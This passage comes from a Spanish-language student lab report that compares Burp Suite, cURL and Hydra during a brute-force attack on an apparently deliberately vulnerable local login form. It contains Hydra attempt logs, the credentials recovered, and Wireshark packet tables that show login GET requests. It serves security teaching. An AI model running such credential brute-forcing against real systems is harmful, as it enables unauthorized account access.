[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "abc123" - 216 of 1035 [child 8] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "1234567" - 217 of 1035 [child 9] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "dragon" - 218 of 1035 [child 10] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "lq2w3e4r" - 219 of 1035 [child 11] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "sunshine" - 220 of 1035 [child 12] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "654321" - 221 of 1035 [child 13] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "master" - 222 of 1035 [child 14] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "1234" - 223 of 1035 [child 15] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "football" - 224 of 1035 [child 0] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "123456789" - 225 of 1035 [child 1] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "8008080" - 226 of 1035 [child 2] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "computer" - 227 of 1035 [child 3] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "6666666" - 228 of 1035 [child 4] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "superman" - 229 of 1035 [child 5] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "michael" - 230 of 1035 [child 6] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "internet" - 231 of 1035 [child 7] (0/0)
[80][http-get-form] host: 172.17.0.2 login: gordonb password: abc123
[ATTENPT] target 172.17.0.2 - login "1337" - pass "123456" - 415 of 1035 [child 9] (0/0)
[ATTENPT] target 172.17.0.2 - login "1337" - pass "password" - 416 of 1035 [child 0] (0/0)
[ATTENPT] target 172.17.0.2 - login "1337" - pass "123456789" - 417 of 1035 [child 1] (0/0)
[ATTENPT] target 172.17.0.2 - login "1337" - pass "12345678" - 418 of 1035 [child 2] (0/0)
[ATTENPT] target 172.17.0.2 - login "1337" - pass "12345" - 419 of 1035 [child 3] (0/0)
[ATTENPT] target 172.17.0.2 - login "1337" - pass "qwerty" - 420 of 1035 [child 4] (0/0)
```

Figura 12: Resultados del ataque de fuerza bruta con Hydra.

Las contraseñas obtenidas fueron las siguientes

80 [http-get-form] host: 172.17.0.2 login: admin password: password

80 [http-get-form] host: 172.17.0.2 login: gordonb password: abc123

80 [http-get-form] host: 172.17.0.2 login: pablo password: letmein

80 [http-get-form] host: 172.17.0.2 login: smithy password: password

Las contraseñas obtenidas se guardaron y se pueden ver en el archivo "hydra_result.txt" que se encuentra disponible en el repositorio.

2.13. Explicación paquete burp (tráfico)




Figura 13: Captura de Burp Suite utilizando Wireshark

En la captura de Burp Suite se realizaron dos intentos de inicio de sesión, uno exitoso y otro fallido, ambos en la pestaña "brute force".

En el tráfico de Burp Suite predominan los paquetes HTTP y TCP. La mayoría de los paquetes TCP corresponden a un "3-way handshake" (ACK \rightarrow SYN, ACK \rightarrow ACK) o ACK \rightarrow FIN, ACK. Se observan muy pocos paquetes SSDP.

Se cree que la presencia de paquetes TCP está relacionada con la opción de interceptar tráfico en Burp Suite, ya que esta opción requiere un reenvío (forward) para permitir el flujo continuo de la página.

Los paquetes HTTP transmiten sin cifrar el mensaje de inicio de sesión. Al revisar el contenido "Line-based text data: text/html", se puede identificar fácilmente el HTML enviado. En el caso de un inicio de sesión exitoso, se encuentra el mensaje:

Welcome to the password protected area admin</p><img src=/hackable/users/admin.j

Mientras que en el caso de un inicio de sesión fallido, se encuentra el mensaje:

```
<br />Username and/or password incorrect.</pre>
```


2.13 Explicación de las Actividades según Criterio de Rúbrica




Figura 14: Paquete capturado por Burp Suite usando Wireshark, inicio de sesión exitoso




Figura 15: Paquete capturado por Burp Suite usando Wireshark, inicio de sesión fallido

También se pueden encontrar las solicitudes HTTP GET realizadas por Burp Suite.

2.14 Explicación de Desarrollo de ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1923028153 TSecr=0 WS=128
2	0.000000000	172.17.0.2	172.17.0.1	TCP	60	80 → 47842 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1923028153 TSecr=173758856 WS=128
3	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1923028153 TSecr=173758856
4	0.000000000	172.17.0.1	172.17.0.2	HTTP	233	GET /vulnerabilities/brute/?username=admin&password=password&login=login HTTP/1.1
5	0.000000000	172.17.0.2	172.17.0.1	TCP	60	80 → 47842 [ACK] Seq=1 Ack=668 Win=64512 Len=0 TSval=173758856 TSecr=1923028153
6	0.000000000	172.17.0.2	172.17.0.1	HTTP	1832	HTTP/1.1 200 OK (text/html)
7	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [ACK] Seq=668 Ack=1767 Win=64128 Len=0 TSval=1923028156 TSecr=173758859
8	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [FIN, ACK] Seq=668 Ack=1767 Win=64128 Len=0 TSval=1923028157 TSecr=173758859
9	0.000000000	172.17.0.1	172.17.0.2	TCP	60	80 → 47842 [FIN, ACK] Seq=1767 Ack=669 Win=64512 Len=0 TSval=173758860 TSecr=1923028157
10	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [ACK] Seq=669 Ack=1768 Win=64128 Len=0 TSval=1923028157 TSecr=173758860
11	5.247591742	02:42:a6:fc:69:b4	02:42:a6:fc:69:b4	ARP	42	who has 172.17.0.1? Tell: 172.17.0.2
12	5.247591742	02:42:a6:fc:69:b4	02:42:a6:fc:69:b4	ARP	42	172.17.0.1 is at 02:42:a6:fc:69:b4
13	6.775220661	172.17.0.1	172.17.0.2	TCP	74	38422 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1923034928 TSecr=0 WS=128
14	6.775220661	172.17.0.2	172.17.0.1	TCP	74	80 → 38422 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=173756531 TSecr=1923034928 WS=128
15	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1923034928 TSecr=173756531
16	6.775220661	172.17.0.1	172.17.0.2	HTTP	732	GET /vulnerabilities/brute/?username=admin&password=admin&login=login HTTP/1.1
17	6.775220661	172.17.0.2	172.17.0.1	TCP	60	80 → 38422 [ACK] Seq=1 Ack=668 Win=64512 Len=0 TSval=173756531 TSecr=1923034928
18	6.775220661	172.17.0.2	172.17.0.1	HTTP	1815	HTTP/1.1 200 OK (text/html)
19	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [ACK] Seq=668 Ack=1750 Win=64128 Len=0 TSval=1923034932 TSecr=173756535
20	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [FIN, ACK] Seq=668 Ack=1750 Win=64128 Len=0 TSval=1923034932 TSecr=173756535
21	6.775220661	172.17.0.1	172.17.0.2	TCP	60	80 → 38422 [FIN, ACK] Seq=1750 Ack=669 Win=64512 Len=0 TSval=173756535 TSecr=1923034932
22	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [ACK] Seq=669 Ack=1751 Win=64128 Len=0 TSval=1923034932 TSecr=173756535

Figura 16: Paquete capturado por Burp Suite usando Wireshark

2.14. Explicación paquete curl (tráfico)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1923028153 TSecr=0 WS=128
2	0.000000000	172.17.0.2	172.17.0.1	TCP	60	80 → 47842 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1923028153 TSecr=173758856 WS=128
3	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1923028153 TSecr=173758856
4	0.000000000	172.17.0.1	172.17.0.2	HTTP	233	GET /vulnerabilities/brute/?username=admin&password=password&login=login HTTP/1.1
5	0.000000000	172.17.0.2	172.17.0.1	TCP	60	80 → 47842 [ACK] Seq=1 Ack=668 Win=64512 Len=0 TSval=173758856 TSecr=1923028153
6	0.000000000	172.17.0.2	172.17.0.1	HTTP	1832	HTTP/1.1 200 OK (text/html)
7	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [ACK] Seq=668 Ack=1767 Win=64128 Len=0 TSval=1923028156 TSecr=173758859
8	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [FIN, ACK] Seq=668 Ack=1767 Win=64128 Len=0 TSval=1923028157 TSecr=173758859
9	0.000000000	172.17.0.1	172.17.0.2	TCP	60	80 → 47842 [FIN, ACK] Seq=1767 Ack=669 Win=64512 Len=0 TSval=173758860 TSecr=1923028157
10	0.000000000	172.17.0.1	172.17.0.2	TCP	60	47842 → 80 [ACK] Seq=669 Ack=1768 Win=64128 Len=0 TSval=1923028157 TSecr=173758860
11	5.247591742	02:42:a6:fc:69:b4	02:42:a6:fc:69:b4	ARP	42	who has 172.17.0.1? Tell: 172.17.0.2
12	5.247591742	02:42:a6:fc:69:b4	02:42:a6:fc:69:b4	ARP	42	172.17.0.1 is at 02:42:a6:fc:69:b4
13	6.775220661	172.17.0.1	172.17.0.2	TCP	74	38422 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1923034928 TSecr=0 WS=128
14	6.775220661	172.17.0.2	172.17.0.1	TCP	74	80 → 38422 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=173756531 TSecr=1923034928 WS=128
15	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1923034928 TSecr=173756531
16	6.775220661	172.17.0.1	172.17.0.2	HTTP	732	GET /vulnerabilities/brute/?username=admin&password=admin&login=login HTTP/1.1
17	6.775220661	172.17.0.2	172.17.0.1	TCP	60	80 → 38422 [ACK] Seq=1 Ack=668 Win=64512 Len=0 TSval=173756531 TSecr=1923034928
18	6.775220661	172.17.0.2	172.17.0.1	HTTP	1815	HTTP/1.1 200 OK (text/html)
19	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [ACK] Seq=668 Ack=1750 Win=64128 Len=0 TSval=1923034932 TSecr=173756535
20	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [FIN, ACK] Seq=668 Ack=1750 Win=64128 Len=0 TSval=1923034932 TSecr=173756535
21	6.775220661	172.17.0.1	172.17.0.2	TCP	60	80 → 38422 [FIN, ACK] Seq=1750 Ack=669 Win=64512 Len=0 TSval=173756535 TSecr=1923034932
22	6.775220661	172.17.0.1	172.17.0.2	TCP	60	38422 → 80 [ACK] Seq=669 Ack=1751 Win=64128 Len=0 TSval=1923034932 TSecr=173756535

Figura 17: Captura de cURL utilizando Wireshark

En los paquetes de cURL, al igual que en Burp Suite, se observan paquetes HTTP y TCP, y también se detecta tráfico ARP.

Al igual que en Burp Suite, los paquetes TCP corresponden principalmente a “.ACK → FIN, ACK”.

2.14 Explicación del Desarrollo de las ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

En los paquetes HTTP, se puede identificar contenido similar al mencionado anteriormente. Al revisar "Line-based text data: text/html (109 lines)", es posible identificar cuál de los paquetes contiene las credenciales correctas y cuál no.




Figura 18: Paquete capturado por cURL usando Wireshark

2.15 Explicación de Paquete de Red (Difusión) ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 19: Paquete capturado por cURL usando Wireshark

2.15. Explicación paquete hydra (tráfico)




Figura 20: Captura de Hydra utilizando Wireshark

2.16 Mención de las diferencias (tráfico) ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

En los paquetes de Hydra, al igual que en las dos capturas anteriores, se observan numerosos paquetes TCP ($ACK \rightarrow FIN, ACK$) y paquetes HTTP. Sin embargo, al examinar el contenido de los paquetes HTTP en la sección "Line-based text data: text/html (109 lines)", se nota que todos los paquetes tienen la misma cantidad de líneas.

No es posible identificar mensajes de éxito o fracaso en los intentos de inicio de sesión, lo que sugiere que Hydra podría estar ocultando parte de la información en sus paquetes.

2.16. Mención de las diferencias (tráfico)

No se encontraron diferencias significativas en términos de variedad de paquetes entre Burp Suite, cURL y Hydra. Sin embargo, en el caso de Hydra, no se pueden identificar contraseñas ni mensajes de éxito o fracaso en los intentos de inicio de sesión, a diferencia de Burp Suite y cURL.

Hydra generó una cantidad mucho mayor de paquetes que los otros dos, debido a la cantidad de iteraciones realizadas en el ataque.




Figura 21: Paquete capturado por Hydra usando Wireshark

2.17. Detección de SW (tráfico)

La detección de software a través del análisis de tráfico puede realizarse observando los encabezados HTTP, los mensajes de error y otros elementos específicos en las respuestas del servidor.

3. Conclusiones y comentarios

En este informe, hemos explorado y analizado tres herramientas ampliamente utilizadas en pruebas de penetración y pruebas de seguridad: Burp Suite, cURL y Hydra. Cada una de estas herramientas desempeña un papel importante en la evaluación de la seguridad de aplicaciones web y la identificación de posibles vulnerabilidades. A través de la realización de un ataque de fuerza bruta contra un formulario web vulnerable, hemos tenido la oportunidad de examinar el tráfico generado por estas herramientas y comparar sus diferencias.

En el caso de Burp Suite, hemos observado que esta herramienta es capaz de interceptar y modificar el tráfico web de manera efectiva, lo que facilita la identificación de vulnerabilidades y el análisis de respuestas HTTP. La herramienta genera paquetes HTTP y TCP, lo que le permite interactuar con el servidor de destino de manera versátil. Además, la capacidad de identificar mensajes de éxito o falla en los intentos de inicio de sesión resulta valiosa para los profesionales de seguridad.

Por otro lado, cURL ha demostrado ser una herramienta de línea de comandos potente y eficiente para realizar solicitudes HTTP. Aunque genera paquetes HTTP y TCP similares a los de Burp Suite, cURL se utiliza principalmente para realizar solicitudes HTTP individuales y no para pruebas exhaustivas de seguridad. Sin embargo, su simplicidad y capacidad para capturar respuestas HTTP son notables.

